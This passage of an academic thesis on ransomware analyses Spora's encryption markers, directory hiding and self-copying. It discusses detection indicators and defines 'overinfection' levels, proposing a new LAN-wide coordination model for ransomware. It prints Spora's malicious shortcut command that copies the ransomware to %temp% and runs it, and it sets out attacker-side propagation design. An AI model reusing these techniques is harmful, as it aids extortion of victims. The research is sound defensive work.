- **Deletion of target files after encryption**: the C class of ransomware [31] performs a large number of targets deletion, which it's a secondary indicator in CryptoLock [31]. Therefore, detection based only on deletion has not any effect to detect this sample, because Spora did not delete any target file.
- **Renaming the encrypted files**: some ransomware like 7ev3n perform a renaming and/or a change extension of the encrypted files. An indicator based only on renaming target files, extension change to an absolutely unknown extension or addition another extension to the file name has not any effect on the detection of Spora.

Spora did not create new file to put the encrypted data. The content of the target file was modified by its encrypted form. As shown in 1 of Figure 2.35, the target files had at least two ReadFile functions:

ReadFile(Offset:[EndOfFile-(128+4)],Length:128)
ReadFile(Offset:[EndOfFile-4],Length:4).

The first `ReadFile` reads 128 bytes from the end of the target file minus (128 + 4) bytes. The second reads 4 bytes from the end of file minus 4 octets. Furthermore, `Spora` made for each target file at least two `WriteFile` (2 of Figure 2.35). In fact, it added 128 bytes then 4 bytes to the file end:

```
WriteFile (Offset:[EndOfFile],Length:128)
WriteFile (Offset:[EndOfFile+128],Length:4)
```

This two `WriteFile` were used to label each file after encryption as an encrypted file. The two `ReadFile` were used to check this label by `Spora` to not encrypt an already encrypted file. These two `WriteFile` followed by two `WriteFile` make a behavior indicator to detect this sample. Indeed, `Spora` reads 128 bytes followed by 4 bytes and adds 128 bytes followed by 4 bytes to each target file.




Figure 2.35: Infection/Encryption of Target Files.

By a quick reverse-engineering analysis of this sample, we found that the encryption process of this sample was not different to what was discussed on the previous version of `Spora` [57]. This blog explains the method used by `Spora` to encrypt the target files. In fact, for any target file, a new individual AES key was generated and used to encrypt mapped file content. This method of infection makes `Spora` detection more difficult because the encryption was written in the same target file without renaming this file nor a creation file that receive the encryption data nor `WriteFile` operations to write the encrypted data in the target file. The exported representation of the individual key is encrypted by a previously generated RSA key and then stored at the end of the encrypted file (first `WriteFile`) followed by

the CRC32 of this encrypted representation (second WriteFile).
The encryption process of Spora was finished by four WriteFile in the file C:\MyPc\AppData\Roaming\1624817891 without CloseFile. We note that Spora wrote some data in this file after each task. For example, the first writing was at the beginning of the infection, after the target files listing and after targets infection. Therefore, writing data after each task in another file is another behavior to detect this sample.
Spora created a new process by Process Create to start WMIC.exe to delete all shadow volume copies on the target machine. This task was followed by ReadFile and WriteFile operations to the file C:\MyPc\AppData\Roaming\1624817891. Then, Spora ran the default browser to display its ransom note page and it returned again to the file C:\MyPc\AppData\Roaming\1624817891 by two WriteFile without CloseFile.

2.6.4 Self-Reproduction, Overinfection and Infection Process End

As discussed in the previous chapter, Self-reproduction is the ability of a program to reproduce itself in another location. Spora is different than TeslaCrypt [10] in managing the self-reproduction. In fact, TeslaCrypt verifies the self-reproduction condition at the beginning of the original file execution. If it is its first infection, the self-reproduction process was performed. This process was followed by running the copy to start/proceed the infection process and to delete the original ransomware. Spora performed the self-reproduction after the infection/encryption process without removing the clickable/original ransomware. The Figure 2.36 shows the process of self-reproduction in Spora.




Figure 2.36: Self-reproduction Process.

As shown in 1 of Figure 2.36, Spora checked the existence of the file C:\7072899-c5ddb69209.exe. The result in the first infection was NAME NOT FOUND. Note that the file name 7072899c5ddb69209.exe is fixed in each infection and related to the target machine. Spora created a copy of the clickable/original ransomware,

this copy had the same size (2 of Figure 2.36) and the same MD5 as the original ransomware. Furthermore, Spora hid this copy using SetbasicInformationFile HN operation. The self-reproduction in Spora and TeslaCrypt is only a copy process and not an evolution[15]. The same operations was performed to copy the ransomware in Desktop, shared directories and any USB drive connected to the target machine.

For any directory in C: drive, Desktop, USB drives and shared directories, Spora made a CreateFile followed by SetBasicInformationFile with HN in FileAttributes to hide any found sub-directory inside these directories. Then, Spora checked if these directories were hidden by a QueryBasicInformationFile operation. Moreover, it made CreateFile Desired Access: Read Attributes, Disposition: Open to verify the existence of a shortcut associated with each hidden directory. Spora created these shortcuts if it did not found shortcuts to these directories. In result, all target directories were hidden and shortcuts with the same names of these directories were created and had the options Reduced window in Run and C:\Windows\system32\cmd.exe /c start explorer.exe "<directory>" & type "7072899c5ddb69209.exe">"%temp%\7072899c5ddb69209.exe" && "%temp%\7072899c5ddb69209.exe in Target option.
Spora tired to hide the directories mentioned above and replace them with shortcuts (with the same name and the icon of a directory). The user had executed the shortcuts when it accessed to these directories. The shortcut displayed the desired contents, but at the same time a copy was created in %temp% directory. Then, Spora executed it. After this task, Spora closed finally the file C:\MyPc\AppData\Roaming\1624817891 by CloseFile.
Spora performs several tasks of self-reproduction. Furthermore, many ransomware perform the process of self-reproduction at the beginning. We can say that the process of self-reproduction in ransomware is an indicator to be monitored (with other indicators) to limit the infection propagation after the first infection because Spora performs 4 self-reproduction tasks in C: drive, desktop, any USB drive connected and shared directories, then it performs the self-reproduction in %temp% directory when accessing to any created shortcut.
The execution process of all the 8 variants was not different as discussed above. Therefore, we conclude these samples has the same core module and only the used obfuscation method is different. We did not find interesting things in the registry keys. Indeed, no added value in the run key. This means that Spora was limited to displaying only the HTML ransom file using the Startup directory. Spora did not communicate with the outside. Spora limited its communication by the one POST requesr using the HTML page.

[15]Generally the evolution contains other added functions than the copy, more information about self-reproduction (copy or evolution) we refer to [3].

On other hand, two files with same data inside had different data inside after encryption. Therefore, the encryption was done by a key for each file (this was confirmed in the encryption part). We created a 64-byte file containing 4 similar blocks of 16 bytes. The result was a cipher file without any repetition of blocks. The used mode of encryption by `Spora` is other than `ECB` mode.
On an infected snapshot, we added some target files and we executed the same variant that infected this machine. After few minutes, we found that the new files were not encrypted. Using `Procmon`, we saw that `Spora` performs its normal execution. The same `CreateFile` of the file `C:\MyPc\AppData\Roaming\1624817891` was performed at the beginning of the infection. The same `ReadFile` mentioned in Figure 2.33. Here the result of this `ReadFile` was `SUCCESS` (Figure 2.37) instead of `END OF FILE` (Figure 2.33).




Figure 2.37: Checking Overinfection.

The management of overinfection means the ability of a ransomware to check if the target machine was infected. If it is not performed the ransomware will encrypt any new target file created between two infections in this machine independently to previous/following infections (for each infection an ID and a ransom to pay). It is controlled by the presence of a signature introduced by the ransomware (registry keys, particular file, etc.). The overinfection in `Spora` is not clear, it was limited to make shortcuts to any new directory created between two infections. The shortcuts was created without listing directories operations, directly after the second `ReadFile` (Figure 2.37). We had a new infection (new ID) by removing the file `C:\MyPc\AppData\Roaming\1624817891`, replacing it by another similar file of other infection or by a modification of the first 234 bytes of this file. This file (precisely the 234 bytes) is responsible to determining whether `Spora` performs an infection or an overinfection. We summarize the process of infection and overinfection in Figure 2.38.




Figure 2.38: Infection/Overinfection Process of `Spora`.

2.6.5 Discussion About Detection

In this part, we discuss about the behaviors that can be used to detect `Spora` according to some behaviors posed in recent works on ransomware detection. Kharraz *et al.* [29] presented the behaviors of ransomware discovered between 2006 and 2014 on a target machine. They suggested that monitoring abnormal file system activity builds many indicators for ransomware detection. Especially, using the interaction between the ransomware and the file system and the use of encryption mechanisms. These two behaviors can be used to detect `Spora`. Indeed, for each file, we had a new and individual `AES` key (using API Crypto) used to encrypt the mapped [16] content of this file. The encrypted form of this key and its `CRC32` representation were stored at the end of the encrypted file. These operations generated two `WriteFile` for each target file.
Eugene *et al.* [37] proposed `PayBreak` that protects against crypto-based ransomware. It observes the use of the symmetric sessions keys and holds them in escrow. We think that `Paybreak` is able to hold the used keys by `Spora`. Scaif *et al.* [31] developed a detector based on the behaviors exchanged between the ransomware and their targets. They have divided the collected behaviors to two groups of indicators, primary and secondary indicators. In first group we found:

- File Type Changes: monitoring this behaviour makes an indicator to detect `Spora` ransomware. In fact, `Spora` encrypted the entire file with its `magic number` that permit us to identify its type using the `file` Linux command. We have: `file target_file_i` $\neq$ `file Encrypted(target_file_i)`.
- Similarity Measurement: `Spora` uses AES which produces a totally different output than the input. These changes in the content can be suspect using similarity-preserving hash functions.
- Shannon Entropy: the data after encryption by `Spora` had high entropy.

Concerning secondary indicators, `Spora` did not perform targets deletion after encryption. This makes the deletion indicator invalid for its detection. Moreover, `Spora` reads many files of different types, but it wrote a raw output data without any type. This made the indicator of File type funneling valid to detect `Spora`.
Another interesting work by Continella *et al.* [32] is `ShieldFS`. It focuses on the differences between the file system activities of benign applications and ransomware applications and the use of cryptographic primitives. Many differences between the infection of `Spora` on the target machine and the running benign applications on the machine. Moreover, `ShieldFS` detects the use of `AES` which was used by `Spora`. Therefore, we think that `ShieldFS` is able to detect this version, especially that it provides recovery capability of encrypted files.

[16] File mapping is a file system behavior.

2.7 Conclusion

We consider the main contribution of this chapter to be that it presents a coherent and complete analysis of `PrincessLocker` and `Spora` with all malware analysis steps. We have also explained how this work is linked with some theoretical notions and recent detection methods. When this work is considered together with other ransomware research, including our own as yet unpublished ransomware research. This should allow us to confirm some theoretical insights into ransomware. Comparative analysis of the code with `TeslaCrypt` v3 or `CryptoLocker`, demonstrates that `PrincessLocker` is simpler, but it is a form of ransomware with modern features (packer, Tor-based page...) despite the mistake committed in the implementation that allowed a decryptor to be written [53]. `PrincessLocker` is a simple infection according to Adleman virus taxonomy as cited in Filiol [3], with no self-reproduction and no ability to prevent overinfection, but it is nevertheless a viable form of ransomware that can potentially infect any Windows machine. Concerning `PrincessLocker` infection vectors and potentially effective methods of mitigating `PrincessLocker` infections, unfortunately we do not yet have any empirical information. The only advice we are able to offer is to always follow good security practices including staying aware, making regular backups, ensuring that backups do not become corrupted, implementing network controls to prevent access to TOR and being careful what software you allow to download and execute.
The interest of the second part of this chapter is to discover a ransomware that attacked a local website in our country in February 2017. The ransomware `Spora` in its latest version which used `EITest` Chrome Font Update to propagate. We analyzed manually the collected samples using static analysis and behavioral analysis. For reverse engineering part we referenced to the work published in Malwarebytes [57]. We classified these samples by three groups and we proved that the apparent structure of these samples were different with some resemblances between the samples of each group. The behavioral analysis of `Spora` showed that despite the difference at the static level, the collected samples had the same behavior. These may be due to different methods of obfuscation/encryption of the core module. The behavioral analysis of `Spora` allowed us to understand the process of infection in order to give some indicators of detection and discuss their validity with other indicators proposed according to some recent works on ransomware detection.

Acknowledgment

The authors would like to thank `@hasherezade` for his help and his video [17] about unpacking `PrincessLocker`.

[17] www.youtube.com/watch?v=fNFB5gRQLKo.

Chapter 3

Overinfection in Ransomware: Case of TeslaCrypt

Index

3.1 Levels of Overinfection 76
3.1.1 Level 0 of Overinfection 76
3.1.2 Level 1 of Overinfection 78
3.1.3 Level 2 of Overinfection 79
3.1.4 Level 3 of Overinfection 81
3.2 Properties and Discussions 87
3.3 Static and Behavioral Analysis of `TeslaCrypt` 89
3.3.1 Self-reproduction 90
3.3.2 Network Analysis and Registry Key 93
3.3.3 Overinfection and Ecryption Process 94
3.4 Inside TeslaCrypt 96
3.4.1 Self-reproduction 97
3.4.2 Overinfection 98
3.5 Conclusion 102

Several papers have focused on the ways of detecting the ransomware or on describing their infections and encryption processes. This chapter is based on our two publications on the subject [23] and [24] which examines the ransomware from another point of view by describing the overinfection management, or the way of handling multiple infections on the same target. In the first parts of this chapter, we show that the overinfection in ransomware can have four levels: Level 0 to ensure that the ransomware is not executed twice at the same time on the same machine, Level 1 to avoid re-encrypting its encrypted files, level 2 to coordinate between its infections on the same machine and Level 3 to manage the infection between many target machines in the same computer park. By this level, we

suggest another level of overinfection. We aim to coordinate all ransomware infections in a computer park of n target machines (for example, in the same LAN) that share some directories between them in a single infection. All infected machines will have a single identity of infection (one computer park `ID`, one ransom to pay). The last part of this chapter presents technically a model of overinfection in `TeslaCrypt` in its version 3.1 and discuss the infection and self-reproduction in this particular ransomware. We describe these concepts and discuss some indicators for `TeslaCrypt` and other ransomware detection. Despite that the developers of `TeslaCrypt` released the master decryption key, this ransomware continues to be an issue. This chapter is organized as follows: Sections 3.1, 3.2, 3.3 and 3.4 describes the fourth levels of managing the overinfection in ransomware. Section 3.5 presents some properties and discussions on the overinfection. Section 3.6 describes the static and behavioral analysis of `TeslaCrypt` and some useful information about self-reproduction, overinfection, infection and behavioral detection indicators. Section 3.7 details some of these instructions inside `TeslaCrypt` through reverse engineering. Section 3.8 contains our conclusions.

3.1 Levels of Overinfection

3.1.1 Level 0 of Overinfection

Malware would ensure that it is not executed twice at the same time on the same machine. In order to address this, malicious software authors use *Mutex*, a software programming object that allows for mutual exclusion in order to prevent the system from becoming reinfected at the same time of its previous infection. We mean by a *reinfection at the same time*, Level 0 of overinfection, by any execution/run of the malware performed during its running by a previous execution/run of itself. The mutex prevents a legitimate software from running more than one instance of itself, as well as to coordinate communications among its multiple components on the host or to protect its different resources and data from being accessed simultaneously. Furthermore, the malware can use mutex to avoid reinfecting the host during its infection (run) on the machine. `ICEX`, `Zeus`, `SpyEye` and several other malware use this technique [61].
The ransomware uses the mutex to ensure that only one copy of itself is running. Any infection/execution without managing this level may have an effect different from the ransomware goal. Indeed, the ransomware cannot begin or perform its file encryption correctly. The shared resources between multiple threads or processes will have a simultaneous access and will not be managed correctly. For instance of this situation, is when writing an encrypted data by the first execution in an opened file by the second execution (some ransomware also target the extension of its ransom notes like `html, txt`, ...). In this case, the files will be encrypted by an ID different from the ID mentioned in the ransom notes.

Generally , the mutex routine is defined in the main entry point. The primary aim is to detect whether any other executed binary file is using this mutex. The `CreateMutex` API is used to create/open a named or unnamed mutex object in the system. If this mutex exists, the API returns an error message, which shows that protection program has already been installed on the machine. Based on this information, the ransomware stops its new execution. `Cerber NSIS` version, `WannaCry`, `TeslaCrypt` and several other ransomware use this technique. Some ransomware like `Spora`, `PrincessLocker`, `HydraCrypt` and other ransomware call firstly `OpenMutex` to check whether an instance of this ransomware is running in memory. Otherwise, it creates this mutex by `CreateMutex`. Figure 3.1 shows that `PrincessLocker` opens a mutex at the address `408550` named `mQgbEbaRuf` to ensure that only one instance of itself is running at this time. If an instance is running, the call to `OpenMutexA` will have a success and the ransomware will finish its execution. Otherwise, it will call `CreateMutex` at the address `408592` to create this mutex and continue its infection.
We edited the binary code of the new version of `PrincessLocker` to avoid any call to `OpenMutex` or `CreateMutex` and we executed it twice (n=2), we get:

1. the CPU usage and the input/output operations on the machine's disk increased dramatically. This can be suspect for any antivirus or monitoring tool installed on the target machine.
2. many files were removed after encryption in the second infection and not found in the first infection (`PrincessLocker` removes its target files after encryption). The opposite is true.
3. like the second item, many `CreateFile` operations on target files had a result `Sharing violation` because they were opened in the other infection.

In this case, there are two ransoms to pay. Moreover, recovering correctly the files after payment is complicated, and more complicated or impossible for $n \geq 2$. Furthermore, the victims are not encouraged to pay a ransom for each execution (each two clicks) to restore their files. According to the ransomware's infection on target files, we affirm that the effect can be catastrophic for $n \geq 2$ if this level was not managed by mutex or any other methods like registry keys or a hidden file in specified directory as mentioned in [62].
On other hand, the remarks section of the `CreateMutex` API [62] states that: using a named mutex to limit an application to a single instance, an user can create this mutex to prevent the application from starting. Therefore, in ransomware detection, mutexes can provide an excellent fingerprint or signature for ransomware. Incident responders can look for known mutex names to spot the presence of ransomware on the machine. Some ransomware like `GandCrab` avoid using a hardcoded

name for its mutex and create for each machine a specified mutex name. Recently, we discovered that the `napoleon` version of `Blind` ransomware does not manage this level of overinfection. We executed this sample twice at the same time and we had the same results like `PrincessLocker` without `Open/CreateMutex`.




Figure 3.1: `PrincessLocker` Create/OpenMutex.

3.1.2 Level 1 of Overinfection

To manage its infection between files, the ransomware checks Level 1 of overinfection to not re-encrypt its encrypted files: for any file in a target directory, it checks if it has already infected/encrypted this file. Generally, several ransomware [21] like `PrincessLocker` and `CryptFile2` verify this level by checking the target files extensions and include the logic of the form to encrypt files:

`If Extension(File)` is in `ListExtensionTargets` {`Encrypt(File)`}.

Most of ransomware have a set of target extensions in its code. For any target directory, they compare the extension of any file encountered in this directory to

any extension in this set. If it is in this set, the ransomware encrypts this file and labels it after encryption with an extension different from any other extension in the loaded set. `PrincessLocker` [21] labels its target files after encryption with a generated random extension of 4 to 6 bytes that it does not exist in the loaded set. In the next infections, `PrincessLocker` does not infect any file labeled with the generated extension. Also, `TeslaCrypt` in its version 3.1 labels any encrypted file with the extension `.mp3` and it does not encrypt any mp3 file. `CryptoLocker` labels its encrypted files with `.ecc`, `Alpha` with `.encrypt`...
Some ransomware do not label the target files with a different extension. Instead of managing this level of overinfection by labeling each encrypted file with an extension different from any extension in the loaded set, they add a signature to the encrypted content of the target file to make it different from any other target file not encrypted. In the next infections, they target any file its extension that exists in their loaded set. Then, they check this signature inside this file to encrypt it. As seen in the previous chapter, `Spora` ransomware manages this level of overinfection by two `WriteFile` and two `ReadFile` of 132 bytes from the end of each target file. Finally, monitoring this process of managing Level 1 of overinfection (for example, monitoring the change of the extension of target files or the fixed read/write for each target file during the encryption process) must be used in ransomware detection with other suspicious behaviors.

3.1.3 Level 2 of Overinfection

Some ransomware manage their infections by three levels of overinfection. Instead of only checking Level 0 and Level 1, they label the infected machines in their first infection. In this case, the ransomware has two choices in the following infections: it stops its execution or encrypts any new target file created between this infection and the previous infection or generally, between the $n-1^{th}$ and the n^{th} infection. For the last choice, it must check Level 1 of overinfection to encrypt any new target file and not encrypt again its encrypted files.
Level 2 of overinfection is performed to coordinate between the infections performed by the same ransomware on the same machine. Indeed, all infections will have the same identity of infection, the same master key for the generated keys, or any link to coordinate them. The idea of this level is to assemble all infections in a target machine to a single infection and instead of asking for n ransoms (n infections), there is only one victim ID and one ransom to pay. Any ransomware performs this level can begin its infection with checking Level 0, then checking if the machine was infected or not. This verification is often done by the presence of a signature verified by the ransomware like a specified registry key/value (`TeslaCrypt`) or file (`Spora`); then checking Level 1 to encrypt any target file not encrypted.

Some ransomware like `TeslaCrypt` as discussed in the second part of this chapter, `Spora`, `Cerber NSIS` version and the `Lukitus` version of `Locky` ransomware, coordinate between the first infection and the following infections. In all their infections, they show the same `ID` and the same ransom notes. For example, the overinfection management in `TeslaCrypt` (Level 1 and Level 2) starts by checking the registry value `ID` in the registry key `HKCU\Software\xxxsys`. If it finds this value, the running infection is an overinfection of Level 2 according to the identity found in the `ID`. In this case, `TeslaCrypt` keeps the same identity and encrypts any target file created between this infection and the previous infections. Then, it labels this file with the extension `mp3` (Level 1). Finally, it displays the same ransom notes (showing the same `ID`), which were displayed during the first infection or in its previous infections.
Generally, checking Level 0 of overinfection precedes Level 1 and Level 2. Level 2 precedes Level 1. Some ransomware like `PrincessLocker`, `Striked` and `Diamond` do not check Level 2 of overinfection. They check only Level 0 and Level 1. Therefore, an attacker using these ransomware demands additional payments for each infection for the same machine. Figure 3.2 summarizes the three levels of overinfection in a target machine. To manage correctly its infections, the ransomware must check Level 0 and Level 1 but it can avoid Level 2:




Figure 3.2: Level 0, Level 1 and Level 2 of Overinfection.

- Ransomware checks only Level 0 and Level 1 (1 in Figure 3.2). In this case,

the ransomware checks any target file if it is encrypted or not. If this file is not encrypted, the ransomware will encrypt and label it so as not to encrypt it in the following infections. Therefore, each infection is independent to other infections (n infections = n ransoms to pay).

- If the ransomware checks the three levels, all its infections will be in one infection (one `ID`, one ransom to pay). After checking Level 0 and Level 2 in the following infections, the ransomware has two choices: it coordinates this current infection with its previous infection and checks Level 1 of overinfection to encrypt any new target file created between these two infections or it stops this current infection. In the second case, the ransomware limits itself only to the first infection without encrypting any new target file.

We mentioned that Level 0 can be managed also by registry keys/values or a hidden file in a specified directory. The problem is how the ransomware can differentiates between Level 0 and Level 2 to manage them independently. An overinfection of Level 0 is any other execution of the ransomware during its running. Any solution to manage this level must be checked during the ransomware running like mutexes. So to manage Level 0 by registry keys/values or a specified file, the ransomware must delete the used keys/values/files in its execution end.
Generally, managing Level 2 of overinfection is not an important need for ransomware. A ransomware can infect and reinfect a machine by many independent infections and demands a ransom to pay for any infection. On other hand, it is better to manage Level 0 of overinfection to limit all simultaneous executions on the target machine to one execution; then, encrypt the files correctly. On other hand, the ransomware must check Level 1 to differentiate between its encrypted files and unencrypted target files. Like the previous levels of overinfection, we suggest that the used methods (unknown/suspicious registry keys/values, files in suspicious directories or other methods) to manage Level 2 of overinfection can be used to detect the ransomware.

3.1.4 Level 3 of Overinfection

In this section, we suggest another level of overinfection. We aim to coordinate all ransomware infections in a computer park of n target machines (for example, in the same LAN) that share some directories between them in a single infection. All infected machines will have a single identity of infection (one computer park `ID`, one ransom to pay). We define an *overinfection of Level 3* as the infection of any machine $j \in \{1, ...n-1\}$ different from the first infected machine in this computer park by the same ransomware. The computer park is infected only if at least one of its machines was infected. Until the time of writing this chapter, we have not any information about the existence of a ransomware that manages this level of overinfection.

Any ransomware follows this model to handle Level 3 of overinfection can employ any standard, popular or the currently propagation techniques for its first infection of a machine in this computer park. For example, a ransomware instance can be directly started by the user, delivered by a drive-by download attack via a compromised website, or installed via a simple dropper or a malicious email attachment of a spam campaign. To start its infection, the ransomware must first check Level 0 to not run twice at the same time on this machine, then check Level 2 to verify if it has already infected this machine:

- if this ransomware is running, it must stop its current execution. Otherwise, it checks Level 2. Therefore, *machine infected* in result of checking Level 2 of overinfection means also *computer park infected*. In this case, the ransomware performs the used methods of Level 2 to coordinate between this infection and the previous infection on the current machine.
- in opposite case *machine not infected*, it checks Level 3 of overinfection to verify if any other target machine in this computer park is infected.

To check Level 3 of overinfection, the executed ransomware must find the `ID` victim or any sign (inside the current target machine or any other connected device/machine in this computer park) showing that this infection is a second/following infection in this computer park. If the ransomware finds this sign, it makes an overinfection Level 3 by this current execution. In this case, it coordinates this infection with its previous infections in the computer park to find the encryption parameters and infect this machine. For these reasons, the name of the generated[1] ransomware copies must be concatenated with this ID/sign according to this computer park showing that it is a copy like <`ID_ComputerPark`><`CopyName`>. Therefore, after checking Level 2 of overinfection, the ransomware retreives its name using the function `PathFindFileName`, then, check this `ID`/sign. If it finds the desired `ID`/sign in its name, the running ransomware is a copy, in this case, it will retrieve the encryption parameters using this `ID`/sign or any other method among the methods described in this section. Otherwise, it will generate the `ID`/sign using a fixed device d in the computer park like the network gateway, then submit it to the `C&C` (Command-and-control server). The ransomware has two cases:

1. it cannot communicate with the `C&C`. In this case, it searches inside its shared directories for any generated copy of itself. For this reason, we choose that the names must be concatenated with the `ID`/sign showing that it is a copy.
2. it receives an answer from the `C&C`. This answer must show that it is a copy or not. If it is a copy, this infection is an overinfection for this computer park. In this case, the ransomware receives from the `C&C` the encryption parameters. If this `ID` does not exist in the `C&C`, it take the previous item.

[1]After the first infection, the ransomware makes a copy and puts it inside any accessible shared directory of the other machines in this computer park.

We have the following remarks:

- to detect if it is a copy, the ransomware (original/copy) can search (the ransomware generates its copies with the ID/sign inside their codes) the ID/sign inside its code. However, searching this ID/sign is more difficult if the ransomware reaches the Step 3 of Figure 3.3. Indeed, it will search inside any existing binary in the shared directories.
- to check Level 3 of overinfection, a ransomware developer can start by generating the `ID`/sign without checking its name and submit this `ID`/sign to the `C&C` (1 in Figure 3.3). If it fails to communicate with its `C&C`, the ransomware will take Step 3. So, we prefer (more efficient and fast) to check its name first and the generated copies are labeled by the `ID`/sign in their names. The same reasoning, if the ransomware chooses to take firstly Step 3 without taking Step 1 and Step 2 (2 in Figure 3.3).
- the ransomware developer can start with Step 1, then Step 3 (3 in Figure 3.3). In this case, it has jumped an easier and quicker possibility than searching for the copies in any reachable shared directory.

The choice of a fixed device in the computer park like the gateway allows any executed copy of this ransomware to obtain a fixed `ID`/sign which is reachable for all machines during the period of computer park infection. We summarize the first part of our model to manage Level 3 of overinfection in Figure 3.3. Copy found in a shared directory means that one or some machines in this computer park are infected. Therefore, this running infection is an overinfection Level 3 and the ransomware must search the encryption parameters using one (or more) of the proposed methods. In contrary, it is a first infection for all machines in this computer park. In this case, the ransomware performs the following tasks:

1. it generates a new encryption parameters (it is a first infection for all computer park machines) and infects this machine by encrypting its target files.
2. it makes a condition to manage Level 2 of overinfection.
3. it makes a copy of itself in any reachable shared directory in this computer park. We prefer that the name of the copies contains the infection `ID`/sign to be used in Step 3. Copy found in the shared directories does not mean that all computer park machines have a ransomware copy (some machines do not share directories or have not access rights to any shared directories in this computer park). Our model is based on self-reproduction from an infected machine to any accessible shared directory of the other machines. An attacker can use any other method to share the copies and run them in other machines. For example, by exploiting a vulnerability like `WannaCry` ransomware[2]. Any

